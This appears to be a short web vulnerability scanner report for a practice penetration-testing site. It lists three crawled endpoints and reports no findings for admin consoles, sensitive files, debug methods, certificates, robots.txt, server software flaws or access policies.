http://www.pentest-ground.com:81/search	GET	
http://www.pentest-ground.com:81/search	POST	Body: query=
http://www.pentest-ground.com:81/services	GET	

Nothing was found for administration consoles.

Nothing was found for sensitive files.

Nothing was found for enabled HTTP debug methods.

Nothing was found for use of untrusted certificates.

Nothing was found for robots.txt file.

Nothing was found for vulnerabilities of server-side software.

Nothing was found for client access policies.